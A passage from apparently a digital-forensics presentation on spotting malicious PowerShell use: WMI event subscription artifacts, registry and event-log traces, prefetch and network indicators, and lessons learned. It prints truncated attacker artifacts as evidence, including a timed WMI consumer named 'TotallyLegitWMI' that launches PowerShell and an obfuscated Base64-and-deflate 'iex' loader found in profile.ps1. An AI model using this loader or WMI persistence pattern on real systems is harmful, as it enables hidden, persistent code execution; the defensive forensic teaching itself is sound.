6/18/2014   5:11 PM      51684 MAPPING1.MAP
6/18/2014   8:31 PM      51684 MAPPING2.MAP
6/18/2014   8:32 PM      51684 MAPPING3.MAP
6/18/2014   8:32 PM   15777792 OBJECTS.DATA
```

WBEM repository files changed (common)

```
001B9021  CommandLineEventConsumer.Name="TotallyLegitWMI"
001B9072  __EventFilter.Name="TotallyLegitWMI"
001B9570  __EventFilter
001B959F  root\CimV2
001B95AB  Updater
001B95B4  SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Ta
AND TargetInstance.Minute = 00 GROUP WITHIN 60
001B976A  CommandLineEventConsumer
001B9784  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -N
```

Strings in "objects.data"

Global or per-user "profile.ps1" changed (if used to store code)

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStr
eam][Convert]::FromBase64String('7L0HYBxJl
iUmL23Ke39K9UrX4HShCIBgEyTYkEA...
```

PS WMI Evidence: Registry

Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2**Win32ClockProvider**	[N/A]	[N/A]
Key Last Modified		
06/04/14 01:30:03 UTC		

Created only when setting a time-based WMI filter (many other types of triggers may be used)

PS WMI Evidence: Other Sources

- SysInternals AutoRuns v12
- Memory: WMI filter & consumer names
  - svchost.exe (WinMgmt service)
  - WmiPrvse.exe
- Event logs: WMI Trace

CorrelationId = {00000000-BBA8-0000-BEBD-48D9848DCF01}; GroupOperationId = 2971; OperationId = 2972; Operation = Start IWbemServices::PutInstance - root\subscription : CommandLineEventConsumer.Name="TotallyLegitWMI"; ClientMachine = [redacted] User = [redacted] ClientProcessId = 3348; NamespaceName = \\.\root\subscription


Log Name:	Microsoft-Windows-WMI-Activity/Trace		
Source:	WMI-Activity	Logged:	6/21/2014 3:56:30 PM
Event ID:	11	Task Category:	None

CONCLUSIONS

Other Sources of Evidence

- Refer to whitepaper
- Prefetch for “PowerShell.exe”
  - Local execution only
  - Scripts in Accessed File list
- Registry
  - “ExecutionPolicy” setting
- Network traffic analysis (WinRM)
  - 5985 (HTTP) / 5986 (HTTPS)
  - Payload always encrypted
  - Identify anomalous netflows
- SysInternals Sysmon
  - Command argument auditing
  - Local execution only

POWERSHELL.EXE-59FC8F3D.pf



Lessons Learned

- Upgrade and enable Module Logging if possible
- Baseline legitimate PowerShell usage
  - ExecutionPolicy setting
  - Script naming conventions, paths
  - Remoting enabled?
  - Which users?
  - Common source / destination systems
- Recognize artifacts of anomalous usage

Acknowledgements

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Questions?

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